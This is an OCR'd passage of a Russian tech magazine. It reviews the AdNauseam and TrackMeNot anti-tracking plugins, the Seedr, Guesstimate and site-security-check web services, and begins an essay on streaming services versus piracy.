Онлайновая реклама становится более агрессивной и тоже используется для скрытого профилирования сетевой активности. Ее блокирование решает проблему лишь частично и может демаскировать пользователя еще сильнее. Поэтому принцип генератора «белого шума» был повторен в плагине AdNauseam (лат. «до тошноты») — расширении для Firefox, которое защищает пользователя от отслеживания баннерными сетями и средствами персонализации рекламных показов.



AdNauseam требуется Adblock

AdNauseam скрывает настоящие переходы по ссылкам в потоке автоматических кликов. Он просто кликает в фоне на все подряд, мешая причислить пользователя к определенной целевой аудитории. Работая совместно с Adblock, AdNauseam забивает базы данных рекламных сетей ложной статистикой. Профилирование пользователей становится бесполезным, а саму рекламу они обычно не видят вовсе — за редким и настраиваемым исключением. Не все версии Adblock устраивают программу. После v. 2.6.11 Adblock Plus стал несовместим с ней, а формально подходящий форк Edge был заброшен и на практике тоже бесполезен. Выход пока только один: установить старую версию Adblock Plus, которую можно найти на архивной странице.



AdNauseam несовместим с версиями Adblock Plus после 2.6.11

После установки плагин AdNauseam нужно запустить вручную. Он работает скрыто, но позволяет просматривать логи и статистику своей работы. Фоновые клики по рекламным ссылкам открываются в «песочнице» — неотображаемой вкладке браузера. Она создается средствами page-worker API в Mozilla Firefox.

www.ebay.com
Поиск

Здравствуйте! Войдите или зарегистрируйтесь | Скидки дня | Продажи |

Покупки по категориям
Найти...
Подписки Сегодня Мода Электроника

Только 2 дня!
КИБЕР ПОНЕДЕЛЬНИК
Скидки 10, 20 и 40%
УЗНАТЬ БОЛЬШЕ

ADNAUSEAM
CLICKED 1 OF THE 1 ADS ON THIS PAGE
VIEW AD VAULT 50
Скидки дня на eBay: Предложения от надежных продавцов с доставкой в
globaldeals.ebay.com (#62)
View log
PAUSE ADNAUSEAM SETTINGS ?

Обнаруженная реклама на текущей вкладке



Лог AdNauseam за несколько минут работы

ОТ ОБМАНА ДО САМООБМАНА

Используемые TrackMeNot и AdNauseam методы запутывания имеют свои негативные стороны. Очевидно, что после их установки возрастает сетевой трафик. Это может быть критично, если пользуешься интернетом через мобильную сеть. Сам факт использования расширений для обфускации легко определяется сайтами и рекламными сетями. По умолчанию поисковые запросы в TrackMeNot выполняются только на английском языке. Теоретически можно указать в настройках русскоязычные RSS как источник ключевых слов, но на практике это приводит к сообщениям об ошибке плагина или отсеву только английских терминов. Аналогично AdNauseam плохо распознает рекламные ссылки русскоязычных ресурсов. Несмотря на «песочницу», фоновое кликание по всем ссылкам подряд в AdNauseam повышает риск нарваться на drive-by-угрозы через фишинговые ссылки. Кроме того, авторы расширения наверняка смогут извлечь прибыль из потока фиктивных кликов, если их плагин обойдет средства противодействия накрутке.

Идея обоих аддонов лежит на поверхности и уже неплохо себя зарекомендовала. Есть шанс увидеть подобные расширения, адаптированные для использования кириллицы и популярных в России рекламных сетей.



WWW

Список слов, по которым Министерство национальной безопасности США выполняет мониторинг сетевого трафика

Страничка AdNauseam на GitHub

Страница TrackMeNot на сайте NYU

WWW 2.0




Андрей Письменный
apismenny@gmail.com

SEEDR

www.seedr.cc





Seedr — веб-сервис для скачивания торрентов

→ От облачных технологий, судя по всему, никуда не деться, если даже скачивание торрентов кто-то умудрился превратить в модный веб-сервис. Seedr действительно заметно упрощает дело: закидываем в него торрент или магнетлинк, и он принимается скачивать с отличной скоростью.

Не сказать, что «облачный торрент-клиент» — это что-то новое. То же самое, к примеру, позволял делать сервис StreamNation, но прекратил: его разработчики предпочли более легальные направления для развития бизнеса. Есть еще возможность сделать собственный сидбокс (о чем у нас будет статья в одном из следующих номеров), но у готового сервиса есть несколько важных достоинств.

Во-первых, в интерфейс Seedr встроен веб-плеер: как только торрент скачан, можно начинать смотреть. Если формат файла не поддерживается нативно, то параллельно будет запущена конвертация. Во-вторых, Seedr кеширует популярные файлы, и если попытаться скачать какой-то новый фильм, то вместо закачки произойдет копирование, что гораздо быстрее (можно не сомневаться, что ничего даже не копируется, — просто в твоей облачной папке появляется ярлык для файла; однако дисковое пространство все равно вычтут). И конечно же, загруженный файл можно скачать себе на компьютер.

Для большего удобства у Seedr есть браузерный плагин — пока только для Chrome. Если установить его и залогиниться в сервис, то можно кликать правой кнопкой по ссылкам на торренты или магнет-линкам и выбирать пункт Add to Seedr. А пользователи медиацентров с Kodi (это новое название XBMC) могут подключить Seedr через API и видеть содержимое облачного хранилища в своей коллекции.


В бесплатной версии дисковое пространство ограничено двумя гигабайтами, чего едва хватает на один фильм. За хранилище на 100 Гбайт разработчики просят 10 долларов в месяц, за 250 Гбайт — 15 долларов.



GUESSTIMATE

www.getguesstimate.com





Guesstimate — калькулятор неточных величин

→ Неточные вычисления (к примеру, денежные) часто приходится повторять дважды — по минимуму и по максимуму. Метод простой, но иногда муторный, особенно если входных данных много и по дороге нужно не только складывать их друг с другом, но и производить другие операции. А что, если захочется поменять какой-то из параметров и посмотреть, как изменится результат? Снова все пересчитывать или исхитриться и написать формулу в каком-нибудь Excel? Сервис Guesstimate призван решить эту проблему более элегантно.

Guesstimate — это специальный калькулятор, который оперирует не цифрами, а вероятностными распределениями. Но не волнуйся, если ты не учил тервер или учил, но слишком давно, чтобы что-то помнить. Эти знания, конечно, не помешают, но в данном случае не требуются.

Все, что нужно — записать в ячейки переменные, задав их значения как диапазон (к примеру, `[1,100]`), а потом в другой ячейке точно так же, как в Excel, написать формулу, начав со знака равенства. В режиме ввода формулы ты увидишь пары букв в зеленых кружках около каждой ячейки — это названия переменных, которые ты можешь использовать. Связи между ячейками и графики Guesstimate нарисует самостоятельно.


Кстати, ты можешь заметить, что гауссианы выходят неровными. Причина в том, что для прикидки используется моделирование по методу Монте-Карло: Guesstimate прогоняет 5000 случайных значений для каждого диапазона, чтобы получить близкую к реальности картину распределения.

Guesstimate — сервис очень новый и сильно недоделанный. Это не мешает производить вычисления, но нужно быть готовым к тому, что их увидят другие пользователи. Любая созданная в Guesstimate модель сейчас является публичной и отображается в разделе Public Models (поэтому он забит файлами с названиями типа Test). Для конспирации можешь помечать поля только тебе понятными ярлыками и удалять модели после окончания подсчетов.

SSL SERVER TEST И SECURITYHEADERS.IO

securityheaders.io

3



SSL Server Test и SecurityHeaders.io — средства выявления небезопасных настроек сайта

→ «Вроде работает» — та реплика, которой не должна заканчиваться процедура настройки сервера. Чтобы удостовериться, что на твоем сайте верно сконфигурированы сертификаты и заголовки HTTP, можешь воспользоваться этими утилитами. Никто, впрочем, не запрещает проверить ими и чужой сайт.

Разработчик сервиса SecurityHeaders.io рассказывает, что потребность в проверке заголовков однажды возникла у него самого. Решив свою задачу, он подумал, что это неплохая идея для публично доступного сервиса. Пользоваться им просто: указываешь адрес сайта, жмешь Scan и среди результатов видишь заголовки ответа сервера, а также краткий анализ того, каких важных для безопасности полей не хватает. К примеру, отсутствие заголовка X-XSS-Protection будет означать, что сайт не просит браузеры включать фильтр XSS, а без Strict-Transport-Security (HSTS) повышается вероятность утечки сессий и атак типа MITM.

Сервис SSL Server Test, разработанный в Qualys SSL Labs, похожим образом проводит проверку сертификатов SSL и выдает подробнейший отчет о ключах и поддерживаемых методах шифрования. Он даже симулирует хендшейки в разных браузерах и операционных системах.

Оба сервиса заканчивают свою работу выставлением оценки (от F до A+). По умолчанию она будет отображаться в таблице рекордов на главной странице, но до начала сканирования эту опцию можно и отменить.

NETFLIX И НИКАКОГО РАССЛАБОНА

СТРИМИНГ И ПИРАТЫ КОНКУРИРУЮТ ЗА ПРАВО УБИТЬ ТЕЛЕВИЗОР: КТО ПОБЕДИТ И ЧТО БУДЕТ ДАЛЬШЕ



Андрей Письменный
apismenny@gmail.com

Забавная ситуация: пираты, Голливуд и Кремниевая долина, по сути, сражаются за будущее кинематографа, причем последнее оружие в этой войне — юзабилити. И поскольку этот сложный конфликт уже в ближайшие годы может вступить в фазу решающей битвы, пора разобраться, что происходит и почему.

У американской молодежи есть такое выражение: Netflix and chill. Буквально оно означает «Нетфликс и расслабон», но используется в качестве эвфемизма для секса: заходи, мол, ко мне, кинцо глянем. «Нетфликсу» повезло: подобно тому, как название Google стало синонимом поиска в интернете, слово Netflix постепенно начинает означать… нет, не то, о чем ты подумал, а просто «смотреть телевизор». Если точнее, то «смотреть кино и сериалы на любом экране»; телевизор теперь — лишь один из них.

Netflix стал нарицательным не просто так. Число его активных подписчиков подбирается к 70 миллионам; компания активно скупает права на новые сериалы и фильмы, а также снимает их самостоятельно, чтобы предложить зрителям эксклюзивный контент. Тем временем телевидение пользуется все меньшим спросом: его популярность среди молодых зрителей (от 12 до 34 лет) в США за последние пять лет упала примерно на 30%, и когда-то любимый всеми «ящик» сдает позиции с каждым следующим поколением.



Недавно Netflix стал доступен по всему миру, включая Россию. Но нужен ли он здесь кому-то, кроме особых любителей, покуда есть масса способов смотреть что угодно, не платя ни за какую подписку? И речь, конечно, не об эфирных телеканалах.

Главное преимущество, которое есть у стриминговых сервисов вроде «Нетфликса» и которого нет у традиционной схемы добычи пиратского контента (торрент-трекер плюс программа для скачивания торрентов), — это легкость, с которой можно искать и смотреть фильмы. Вторая важная составляющая — это рекомендации. Тот же Netflix в них очень силен и использует техники big data, чтобы выдавать наиболее качественные советы.

Удобный сервис, который рекомендует фильмы, способен составить неплохую конкуренцию нынешним способам смотреть кино бесплатно без SMS (и уж точно — с SMS). Даже если ты прекрасно умеешь находить и скачивать что угодно, есть шанс, что тебя соблазнит возможность заплатить немного за комфорт и ценные рекомендации. Правда, выгодной цены Netflix в России не предлагает — из-за нынешнего печального курса доллара казавшиеся еще недавно скромными десять баксов превращаются в ощутимые 800 рублей. Однако это исключительно локальные проблемы. У продавцов контента есть заботы посерьезнее.

ПИРАТСТВО С КОМФОРТОМ


Может показаться, что стриминговые сервисы и пираты спокойно поделят между собой ту территорию, которую оставляет телевидение, плавно удаляясь в прошлое. Вовсе не обязательно: как только пираты наверстают разрыв в удобстве, все преимущества будут на их стороне.

Первые признаки новой эры пиратства появились в 2008 году. Самым ранним из них можно считать сервис Joost, хоть он и был абсолютно легальным. Это приложение и пиринговая сеть, разработанные под руководством Никласа Зеннстрёма и Януса Фрииса — создателей KaZaA и Skype. Joost работал по принципу телевидения: у него были каналы, где передачи шли одна за другой, — это значительно упрощает предзагрузку через децентрализованную сеть. Подразумевалось, что Joost будет окупаться за счет рекламы, но эти планы не сбылись, и фирма закрылась в 2012 году. Для нас же важно другое: Joost показал, что видео в приличном разрешении вполне можно стримить через пиринговую сеть.



На следующий год после появления Joost похожую функцию реализовали разработчики µTorrent. У пользователей тогдашних бета-версий появилась возможность скачивать видеофайлы и одновременно воспроизводить их в плеере. Чтобы это стало возможным, торрент-клиент отдает предпочтение тем кусочкам, которые ближе к началу файла и, соответственно, скорее понадобятся при проигрывании. Уже серьезный шаг к победе. Но до мейнстримного продукта не хватало еще одного компонента — каталога фильмов.

Настоящим королем пиратского стриминга ненадолго стал Popcorn Time — первая версия этого приложения вышла в марте 2014 года. Разработчики «Попкорна» совместили легкость использования Netflix с огромным количеством контента, доступного в торрентах. Куда проще выбрать, что посмотреть, когда перед тобой обложки новых фильмов, а не поисковая строка The Pirate Bay. Выбираешь любое кино, жмешь Play и после недолгой буферизации смотришь фильм в отличном качестве. Мечта киномана и кошмар для правообладателей.



Popcorn Time, каким мы его помним. Сходство с Netflix — разительное

Понятно, что долго это продолжаться не могло. И действительно: сначала судом запугали оригинальных разработчиков, затем (уже после перехода Popcorn Time к новым мейнтейнерам) группу YIFY, которая поставляла контент для «Попкорна» (сайт yts.ag, который можно найти сейчас, — это фейк, созданный самозванцами). Следом рассорилась и разошлась уже вторая по счету команда разработчиков — и тоже, скорее всего, из-за нависшей угрозы судебных разбирательств. Программа не работает уже который месяц, но окончательная ли это смерть «Попкорна»?

У Popcorn Time можно было отобрать домен и лишить его поставщиков контента, но долго ли до появления полностью децентрализованной и при этом удобной платформы для распространения видео? Ничего невозможного в этой идее нет: сами фиды с описаниями фильмов и магнетлинками можно передавать по распределенной сети, и подкопаться будет уже значительно сложнее. Тот же The Pirate Bay раз за разом возвращается в эфир, несмотря на аресты основателей и регулярные полицейские рейды.

С приходом по-настоящему непотопляемого аналога «Попкорна» конкуренция со стримингом будет идти почти на равных — настолько, насколько на равных может соревноваться платное с бесплатным. У пиратов, впрочем, есть

и другие преимущества. Сейчас Netflix при всем желании не может показать любой контент в любой стране — права везде принадлежат разным компаниям, и не все из них охотно идут навстречу на переговорах.

